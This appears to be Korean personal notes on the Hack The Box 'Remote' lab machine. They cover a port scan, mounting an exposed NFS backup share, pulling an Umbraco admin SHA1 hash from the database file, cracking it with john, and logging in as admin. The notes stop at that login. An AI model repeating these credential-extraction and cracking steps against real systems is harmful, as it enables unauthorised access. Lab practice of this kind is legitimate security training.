풀이 시간
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
포트 스캔
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
showmount 명령어로 마운트된 디렉터리 발견
┌──(Remote-kMGuekO8)─(root㉿kali)-[/home/kali/oscp/htb/Remote]
└─# showmount -e 10.129.62.159
Export list for 10.129.62.159:
/site_backups (everyone)
마운트 성공
mount -t nfs -o vers=3,nolock 10.129.230.172:/site_backups /mnt/new_back
ftp 서버 열려있지만 파일도 없고 업로드도 못함
umbraco cms credentials file location 검색
https://stackoverflow.com/questions/36979794/umbraco-database-connection-credentials
/App_Data/Umbraco.sdf 경로 발견
strings Umbraco.sdf | grep admin 검색
SHA1 암호 알고리즘으로 b8be16afba8c314ad33d812f22a04991b90e2aaa 해시 발견
┌──(root㉿kali)-[/mnt/new_back/App_data]
└─# strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b3
0b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b4
29-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, Upd
ateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/loginlogin success
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating LastLoginDate, LastPasswordChangeDate, Upd
ateDate
john 사용해 크랙, 비밀번호는 baconandcheese
┌──(root㉿kali)-[/home/kali/oscp/htb/Remote]
└─# john --wordlist=/home/kali/utill/wordlist/rockyou.txt --rules=best64 hash.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 ASIMD 4x])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese   (?)
1g 0:00:00:00 DONE (2026-08-28 05:57) 1.010g/s 9922Kp/s 9922Kc/s 9922KC/s baconandchipies1..baconandcabbage
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
권한 상승
[misconfiguration 또는 exploit] 요약

Go to Back Office and install Forms 버튼 클릭

http://10.129.230.172/umbraco/#/login/false?returnPath=%252Fforms
admin@htb.local:baconandcheese 로그인
